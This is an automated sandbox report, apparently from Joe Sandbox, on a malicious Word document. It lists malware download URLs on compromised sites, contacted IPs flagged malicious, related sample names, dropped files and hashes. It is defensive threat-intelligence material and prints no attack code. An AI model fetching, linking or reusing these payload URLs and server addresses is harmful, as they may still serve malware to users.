| <a href="http://https://fnjbq.com/wp-includes/r/r/">http://https://fnjbq.com/wp-includes/r/r/</a>                                                                               | powershell.exe, 00000005.00000<br>002.2086560223.000000000374200<br>0.00000004.00000001.sdmp                                                                                                                                                                                                                                                                                           | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul>                                                                                       | unknown    |
| <a href="http://wap.zhonglisc.com/wp-includes/QryCB/">http://wap.zhonglisc.com/wp-includes/QryCB/</a>                                                                           | powershell.exe, 00000005.00000<br>002.2086560223.000000000374200<br>0.00000004.00000001.sdmp                                                                                                                                                                                                                                                                                           | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul>                                                                                       | unknown    |

| Name                                                                                                                                  | Source                                                                                                                                                                                                                                                                                                                                            | Malicious | Antivirus Detection                                                                                                                | Reputation |
|---------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------|------------|
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>                                                                                 | powershell.exe, 00000005.00000002.2084122758.0000000002390000.0.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2087134887.0000000002830000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.20888785.41.00000000027C0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2091379354.00000002870000.00000002.00000001.sdmp | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | low        |
| <a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a> | rundll32.exe, 00000006.00000002.2089471049.0000000001DF7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2085893655.00000001F17000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2087317946.0000000020E7000.00000002.00000001.sdmp                                                                                           | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://www.hotmail.com/oe">http://www.hotmail.com/oe</a>                                                                     | rundll32.exe, 00000006.00000002.2088631606.0000000001C10000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2085697650.00000001D30000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2087075723.0000000001F00000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2088709624.0000000001F10000.00000002.00000001.sdmp      | false     |                                                                                                                                    | high       |
| <a href="https://sakhisuhaninarjeevika.com/wp-includes/CvGUjvE/">https://sakhisuhaninarjeevika.com/wp-includes/CvGUjvE/</a>           | powershell.exe, 00000005.00000002.2086560223.0000000003742000.00000004.00000001.sdmp                                                                                                                                                                                                                                                              | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul>                                                         | unknown    |
| <a href="http://givingthanksdaily.com/qIEVeF/">http://givingthanksdaily.com/qIEVeF/</a>                                               | powershell.exe, 00000005.00000002.2086560223.0000000003742000.00000004.00000001.sdmp                                                                                                                                                                                                                                                              | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>                                                            | unknown    |

## Contacted IPs



## Public

| IP            | Domain  | Country | Flag | ASN   | ASN Name                   | Malicious |
|---------------|---------|---------|------|-------|----------------------------|-----------|
| 176.53.69.151 | unknown | Turkey  |      | 42926 | RADORETR                   | true      |
| 5.2.136.90    | unknown | Romania |      | 8708  | RCS-RDS73-75DrStaicoviciRO | true      |

## General Information

|                                                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|----------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Joe Sandbox Version:                               | 31.0.0 Red Diamond                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Analysis ID:                                       | 337742                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Start date:                                        | 10.01.2021                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Start time:                                        | 02:32:03                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Joe Sandbox Product:                               | CloudBasic                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Overall analysis duration:                         | 0h 13m 8s                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Hypervisor based Inspection enabled:               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Report type:                                       | light                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Sample file name:                                  | Datos-2021-4-377562.doc                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Cookbook file name:                                | defaultwindowsofficecookbook.jbs                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Analysis system description:                       | Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Number of analysed new started processes analysed: | 19                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Number of new started drivers analysed:            | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Number of existing processes analysed:             | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Number of existing drivers analysed:               | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Number of injected processes analysed:             | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Technologies:                                      | <ul style="list-style-type: none"><li>• HCA enabled</li><li>• EGA enabled</li><li>• HDC enabled</li><li>• GSI enabled (VBA)</li><li>• AMSI enabled</li></ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Analysis Mode:                                     | default                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Analysis stop reason:                              | Timeout                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Detection:                                         | MAL                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Classification:                                    | mal100.troj.expl.evad.winDOC@30/8@1/2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| EGA Information:                                   | <ul style="list-style-type: none"><li>• Successful, ratio: 91.7%</li></ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| HDC Information:                                   | <ul style="list-style-type: none"><li>• Successful, ratio: 92.6% (good quality ratio 89.1%)</li><li>• Quality average: 75.2%</li><li>• Quality standard deviation: 25.5%</li></ul>                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| HCA Information:                                   | <ul style="list-style-type: none"><li>• Successful, ratio: 93%</li><li>• Number of executed functions: 0</li><li>• Number of non-executed functions: 0</li></ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Cookbook Comments:                                 | <ul style="list-style-type: none"><li>• Adjust boot time</li><li>• Enable AMSI</li><li>• Found application associated with file extension: .doc</li><li>• Found Word or Excel or PowerPoint or XPS Viewer</li><li>• Found warning dialog</li><li>• Click Ok</li><li>• Attach to Office via COM</li><li>• Scroll down</li><li>• Close Viewer</li></ul>                                                                                                                                                                                                                                                                |
| Warnings:                                          | Show All <ul style="list-style-type: none"><li>• Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe</li><li>• TCP Packets have been reduced to 100</li><li>• Execution Graph export aborted for target powershell.exe, PID 2368 because it is empty</li><li>• Report size exceeded maximum capacity and may have missing behavior information.</li><li>• Report size getting too big, too many NtOpenKeyEx calls found.</li><li>• Report size getting too big, too many NtQueryAttributesFile calls found.</li><li>• Report size getting too big, too many NtQueryValueKey calls found.</li></ul> |
| Errors:                                            | <ul style="list-style-type: none"><li>• Sigma syntax error: Has an empty selector, Rule: Abusing Azure Browser SSO</li></ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |

## Simulations

### Behavior and APIs

| Time     | Type            | Description                                         |
|----------|-----------------|-----------------------------------------------------|
| 02:32:36 | API Interceptor | 1x Sleep call for process: msg.exe modified         |
| 02:32:37 | API Interceptor | 20x Sleep call for process: powershell.exe modified |
| 02:32:39 | API Interceptor | 1818x Sleep call for process: rundll32.exe modified |

Joe Sandbox View / Context

IPs

| Match         | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context                                                                                                                                               |
|---------------|------------------------------|--------------------------|-----------|------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| 176.53.69.151 | PACK.doc                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>petafilm.com/wp-adm in/4m/</li></ul>                                                                            |
|               | bestand-8881014518_00944.doc | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>petafilm.com/wp-adm in/4m/</li></ul>                                                                            |
|               | pack_2254794.doc             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>petafilm.com/wp-adm in/4m/</li></ul>                                                                            |
|               | informazioni-0501-012021.doc | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>petafilm.com/wp-adm in/4m/</li></ul>                                                                            |
|               | rapport_40329241.doc         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>petafilm.com/wp-adm in/4m/</li></ul>                                                                            |
|               | Dati_012021_688_89301.doc    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>petafilm.com/wp-adm in/4m/</li></ul>                                                                            |
|               | 2199212_20210105_160680.doc  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>petafilm.com/wp-adm in/4m/</li></ul>                                                                            |
|               | ARCHIVO_FILE.doc             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>petafilm.com/wp-adm in/4m/</li></ul>                                                                            |
|               | doc_X_13536.doc              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>petafilm.com/wp-adm in/4m/</li></ul>                                                                            |
|               | ytgeKMQNL2.doc               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>petafilm.com/wp-adm in/4m/</li></ul>                                                                            |
| 5.2.136.90    | INFO.doc                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>5.2.136.90/s4s53loq4duda5245/oqihpvwd7v3xbk65/id3vxjgxs15sm aafe/ag2ys7d8kzt/9e3w38p7li7xyu6s/2e0w6t/</li></ul> |
|               | MAIL-0573188.doc             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>5.2.136.90/kgyzxp wz2xbv77ogr/hwc124a/tl ainblv97xym5/vprvaz88294j9p025s/</li></ul>                             |
|               | Bestand.doc                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>5.2.136.90/1b05ye92bd1jr3/zyv623ztls/15s4sj3gl56q/</li></ul>                                                    |
|               | dat_513543.doc               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>5.2.136.90/04rd/6w3hm75k6ju730vl/0qi yvbr6/vmtc1/bd9090pvenbvbzuu/</li></ul>                                    |
|               | PACK.doc                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>5.2.136.90/6d6v7rdk92yimvk/99aw7ok625to qmkhj7c/</li></ul>                                                      |

| Match | Associated Sample Name / URL      | SHA 256                  | Detection | Link                   | Context                                                                                                                                                                              |
|-------|-----------------------------------|--------------------------|-----------|------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|       | pack 2254794.doc                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/76cxdz6x xj/u15u3hfv6xq6us/0vt cgy/tltp48 /51u1dif1f y5wlgpgf/</li> </ul>                                                          |
|       | DATA-480841.doc                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/6tycsc/</li> </ul>                                                                                                                 |
|       | Documenten_9274874 8574977265.doc | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/gv38bn75 mnjox2y/c6 b9ni4/vj3u t3/kld53/b p623/r5qw7 a8y6jtlf9qu/</li> </ul>                                                       |
|       | pack-91089 416755919.doc          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/9ormijim a/sd2xibcl mrp5oftlrx/</li> </ul>                                                                                         |
|       | Adjunto.doc                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/nmjn7tw1 7/z6mjkdib 6xb/85tf0q h6u/bqo6i0 tmr9bo/</li> </ul>                                                                       |
|       | arc-NZY886292.doc                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/zpm1364k s766bq5tfg m/of4c87wi pti9gmt2ia i/xi3tkrik fkjmyw07j7 s/8758g9ro lh/96kjl7 hgnpltacdm 2/gdi8d56i spt49sa36ql/</li> </ul> |
|       | NQN0244_012021.doc                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/xgyqftp8 /ypox5kzx2 4gfln5utkh /ejrffzc54 r5vq/itkmc /prx4/</li> </ul>                                                             |
|       | 4560 2021 UE_9893.doc             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/tqndp5p5 qacps4njp6 /p6z0bktcd w7ja/i1rph/</li> </ul>                                                                              |
|       | Scan-0767672.doc                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/7hs0yieq cvglex40v9 /th111ygic c1htiecx/e to0vvpramp eftpmcc/</li> </ul>                                                           |
|       | Documento-2021.doc                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/n5z35/rn cfyghpt3nn 9/twyh8xn /dm5hb/</li> </ul>                                                                                   |
|       | informazioni-0501-012021.doc      | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/kcdo20u2 bqptv6/</li> </ul>                                                                                                        |
|       | rapport 40329241.doc              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/6s0p53at jr9ihwygvd /svxo4o84a ueyhj9v5m/ 5lqp30jb/g 0ur1kwrzvg j3o0gmmo/d w8my2m1fzco/</li> </ul>                                 |
|       | info_39534.doc                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/5ciqo/dh qbj3xw/</li> </ul>                                                                                                        |

| Match | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context                                                                                                                                           |
|-------|------------------------------|--------------------------|-----------|------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------|
|       | Dati_012021_688_89301.doc    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/l7tybna/g7nyjudv6/gf8bykzqxpzupj/wr2o0u8id88pf7dgmX3/9zupu1q7mb/wtjo6ov5niso7jo0n/</li> </ul>   |
|       | 2199212_20210105_160680.doc  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90/vcpu82n/rvhoco3em4jtl/qxey084opeuhirghxzs/bm8x5w07go1ogzflbv/32imx8ryeb30/bd7tg46kn/</li> </ul> |

## Domains

| Match        | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context                                                         |
|--------------|------------------------------|--------------------------|-----------|------------------------|-----------------------------------------------------------------|
| petafilm.com | PACK.doc                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|              | bestand-8881014518_00944.doc | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|              | pack 2254794.doc             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|              | informazioni-0501-012021.doc | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|              | rapport 40329241.doc         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|              | Dati_012021_688_89301.doc    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|              | 2199212_20210105_160680.doc  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|              | ARCHIVO_FILE.doc             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|              | doc_X_13536.doc              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|              | ytgeKMQNL2.doc               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|              |                              |                          |           |                        |                                                                 |

## ASN

| Match                      | Associated Sample Name / URL                                             | SHA 256                  | Detection | Link                   | Context                                                         |
|----------------------------|--------------------------------------------------------------------------|--------------------------|-----------|------------------------|-----------------------------------------------------------------|
| RCS-RDS73-75DrStaicoviciRO | INFO.doc                                                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | MAIL-0573188.doc                                                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | Bestand.doc                                                              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | dat_513543.doc                                                           | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | PACK.doc                                                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | pack 2254794.doc                                                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | DATA-480841.doc                                                          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | Documenten_9274874_8574977265.doc                                        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | pack-91089_416755919.doc                                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | Adjunto.doc                                                              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | arc-NZY886292.doc                                                        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | NQN0244_012021.doc                                                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | 4560_2021_UE_9893.doc                                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | Scan-0767672.doc                                                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | Documento-2021.doc                                                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | informazioni-0501-012021.doc                                             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | rapport 40329241.doc                                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | info_39534.doc                                                           | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | Dati_012021_688_89301.doc                                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            | 2199212_20210105_160680.doc                                              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>5.2.136.90</li> </ul>    |
|                            |                                                                          |                          |           |                        |                                                                 |
| RADORETR                   | documents.doc                                                            | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.225.36.38</li> </ul> |
|                            | PACK.doc                                                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|                            | bestand-8881014518_00944.doc                                             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|                            | pack 2254794.doc                                                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|                            | ST_Heodo_ST_2021-01-05_19-42-11-017.eml_20210105Rechnung.doc_analyze.doc | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.225.36.38</li> </ul> |
|                            | informazioni-0501-012021.doc                                             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|                            | N.11389944 BS 05 gen 2021.doc                                            | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.225.36.38</li> </ul> |
|                            | PSX7103491.doc                                                           | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.225.36.38</li> </ul> |
|                            | Beauftragung.doc                                                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.225.36.38</li> </ul> |
|                            | rapport 40329241.doc                                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |
|                            | Dati_012021_688_89301.doc                                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>176.53.69.151</li> </ul> |

| Match | Associated Sample Name / URL                                                 | SHA 256                  | Detection | Link                   | Context                                                       |
|-------|------------------------------------------------------------------------------|--------------------------|-----------|------------------------|---------------------------------------------------------------|
|       | 2199212_20210105_160680.doc                                                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>176.53.69.151</li></ul> |
|       | #U00e0#U00a4#U00ac#U00e0#U00a5#U20ac#U00e0#U00a4#U0153#U00e0#U00a4#U2022.doc | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>185.225.36.38</li></ul> |
|       | ARCHIVO_FILE.doc                                                             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>176.53.69.151</li></ul> |
|       | doc_X_13536.doc                                                              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>176.53.69.151</li></ul> |
|       | ytgeKMQNL2.doc                                                               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>176.53.69.151</li></ul> |
|       | vrhiyc.exe                                                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>46.45.148.196</li></ul> |
|       | ucrocdh.exe                                                                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>46.45.148.196</li></ul> |
|       | lrbwh.exe                                                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>46.45.148.196</li></ul> |
|       | ECS9522020111219400053_19280.exe                                             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>46.235.9.150</li></ul>  |

### JA3 Fingerprints

No context

### Dropped Files

No context

### Created / dropped Files

|                                                                                                                                           |                                                                                                                                 |
|-------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9B00F69D-537D-406E-B057-1B1541B1D39D}.tmp</b> |                                                                                                                                 |
| Process:                                                                                                                                  | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                          |
| File Type:                                                                                                                                | data                                                                                                                            |
| Category:                                                                                                                                 | dropped                                                                                                                         |
| Size (bytes):                                                                                                                             | 1024                                                                                                                            |
| Entropy (8bit):                                                                                                                           | 0.05390218305374581                                                                                                             |
| Encrypted:                                                                                                                                | false                                                                                                                           |
| SSDEEP:                                                                                                                                   | 3:ol3lYdn:4Wn                                                                                                                   |
| MD5:                                                                                                                                      | 5D4D94EE7E06BBB0AF9584119797B23A                                                                                                |
| SHA1:                                                                                                                                     | DBB111419C704F116EFA8E72471DD83E86E49677                                                                                        |
| SHA-256:                                                                                                                                  | 4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1                                                                |
| SHA-512:                                                                                                                                  | 95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4 |
| Malicious:                                                                                                                                | false                                                                                                                           |
| Preview:                                                                                                                                  | .....<br>.....<br>.....<br>.....                                                                                                |

|                                                                                                                                                                             |                                                                                                                                  |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171</b> |                                                                                                                                  |
| Process:                                                                                                                                                                    | C:\Windows\SysWOW64\rundll32.exe                                                                                                 |
| File Type:                                                                                                                                                                  | data                                                                                                                             |
| Category:                                                                                                                                                                   | dropped                                                                                                                          |
| Size (bytes):                                                                                                                                                               | 46                                                                                                                               |
| Entropy (8bit):                                                                                                                                                             | 1.0424600748477153                                                                                                               |
| Encrypted:                                                                                                                                                                  | false                                                                                                                            |
| SSDEEP:                                                                                                                                                                     | 3:/lbWwWl:sZ                                                                                                                     |
| MD5:                                                                                                                                                                        | 3B7B4F5326139F48EFA0AAE509E2FE58                                                                                                 |
| SHA1:                                                                                                                                                                       | 209A1CE7AF7FF28CCD52AE9C8A89DEE5F2C1D57A                                                                                         |
| SHA-256:                                                                                                                                                                    | D47B073BF489AB75A26EBF82ABA0DAB7A484F83F8200AB85EBD57BED472022FC                                                                 |
| SHA-512:                                                                                                                                                                    | C99D99EA71E54629815099464A233E7617E4E118DD5B2A7A32CF41141CB9815DF47B0A40D1A9F89980C307596B53DD63F76DD52CF10EE21F47C635C5F68786B5 |
| Malicious:                                                                                                                                                                  | false                                                                                                                            |
| Preview:                                                                                                                                                                    | .....user.                                                                                                                       |

|                                                                                      |                                                                                                                                                                                                                                  |
|--------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Datos-2021-4-377562.LNK</b> |                                                                                                                                                                                                                                  |
| Process:                                                                             | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                                                                                                                           |
| File Type:                                                                           | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Sun Jan 10 09:32:33 2021, length=173568, window=hide |
| Category:                                                                            | dropped                                                                                                                                                                                                                          |

|                                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|-------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
